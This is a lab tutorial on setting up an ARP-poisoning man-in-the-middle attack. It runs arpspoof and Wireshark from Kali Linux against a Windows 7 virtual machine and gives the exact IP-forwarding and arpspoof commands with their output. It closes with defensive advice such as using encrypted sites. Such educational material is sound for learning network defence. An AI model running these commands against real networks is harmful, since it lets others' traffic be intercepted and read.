
How To Setup A Man In The Middle Attack Using ARP Poisoning


Man In The Middle Attack (MITM) enables the attacker to eavesdrop and alter the communication between two parties. The attacker is able to redirect the flow of packets from any client on the network to his client. That means that any packet that is sent to or from the victim will go through the attackers client.

In this lab we will show you how to setup a man in the middle attack (MITM) using ARP poisoning . The ARP poisoning attack allows us intercept communications across a network, this allows us to sniff any trafic going from the target machine to the internet or a server on the intranet. Any unencrypted communication will be readable for us.

ARP poisoning takes advantage of the ARP protocol function that lets any device send an ARP replay packets to other devices on the same subnet and force them to update there ARP cache tables with new values. The attack will trick the target to think it is communicating with a new router, but in reality all communication is going through the attacker.



We will use arpspoof which is a utility in Kali Linux that allows us to send a load of unrequested ARP responses to a target machine, telling it that the mac-address of the router has changed from what it was to our mac-address,we will use Wireshark to sniff the network traffic coming from our target client.



DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Preparation For The Lab

It is recommended that you have you some understanding on how ARP works and how clients communicate over layer 2 on the OSI model before you do the exercise.

For this exercise we want to install two client machines running on Virtualboxor or VMware Workstation Player. We are setting up a attacker client that is running on Kali Linux and a target client running on Windows 7, both clients have IP address on the same LAN.

Client	IP Address	Gateway
Attacker	172.168.10.60/24	172.168.10.2
Target	172.168.10.70/24	172.168.10.2

Start The ARP Poisoning Attack

Firstly we need to setup IP forwarding on the Kali Linux (attacker) client, open a terminal and setup IP forwarding.

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

Next we want to get our default gateway, the IP address of the router.

```
sudo ip route
```

```
root@GalaxyS9:~# sudo ip route
default via 172.168.10.2 dev eth0 proto static metric 100
172.168.10.0/24 dev eth0 proto kernel scope link src 172.168.10.60 metric 100
root@GalaxyS9:~#
```

The default route for my lab router is 172.168.10.2

Next we want to to know the name of the interface we want to preform the attack on. We will use the wired connection eth0. Display connected network interfaces with “ifconfig”.

```
root@GalaxyS9:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.168.10.60  netmask 255.255.255.0  broadcast 172.168.10.255
        inet6 fe80::20c:29ff:fed0:e17a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d0:e1:7a  txqueuelen 1000  (Ethernet)
        RX packets 512418  bytes 723638885 (690.1 MiB)
        RX errors 0  dropped 276  overruns 0  frame 0
        TX packets 214518  bytes 14530991 (13.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 254  bytes 25816 (25.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 254  bytes 25816 (25.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 3e:9d:73:0e:ef:85  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@GalaxyS9:~#
```

Now we can start our attack by starting arpspoof. Type arpspoof -h to display the help menu.

```
sudo arpspoof -i [Network Interface] -t [Target] -r [Default Gateway]
```

```
sudo arpspoof -i eth0 -t 172.168.10.70 -r 172.168.10.2
```


The arpspoof utility will now proceed to send a load of unrequested ARP responses to the target, telling it that the address of the router has changed to our address.

```
root@GalaxyS9:~# sudo arpspoof -i eth0 -t 172.168.10.70 -r 172.168.10.2
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:c:29:df:35:24 0806 42: arp reply 172.168.10.2 is-at
0:c:29:d0:e1:7a
0:c:29:d0:e1:7a 0:50:56:e4:40:82 0806 42: arp reply 172.168.10.70 is-at
0:c:29:d0:e1:7a
```

We need to keep sending the ARP request all the time the attack is ongoing, because if you stop sending the ARP request eventually the target will figure out which is the right default gateway with the real mac-address.

Now open Wireshark on the Kali Linux client and start sniffing on eth0.

Next open a web browser on the target machine and open your favorite home page, in this example i will open www.facebook.com. Go back to the Kali Linux client and stop the trace. Analyzing the trace will show that the target opened www.facebook.com in his browser.



Conclusion

Always use sites that have SSL encryption and never send sensitive information over public WiFi. Intrusion detection and Intrusion prevention systems is the sysadmins best weapon together with enterprise graded hardware on the network.

Check out the Ethical Hacking notes for more Kali Linux quick guides.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.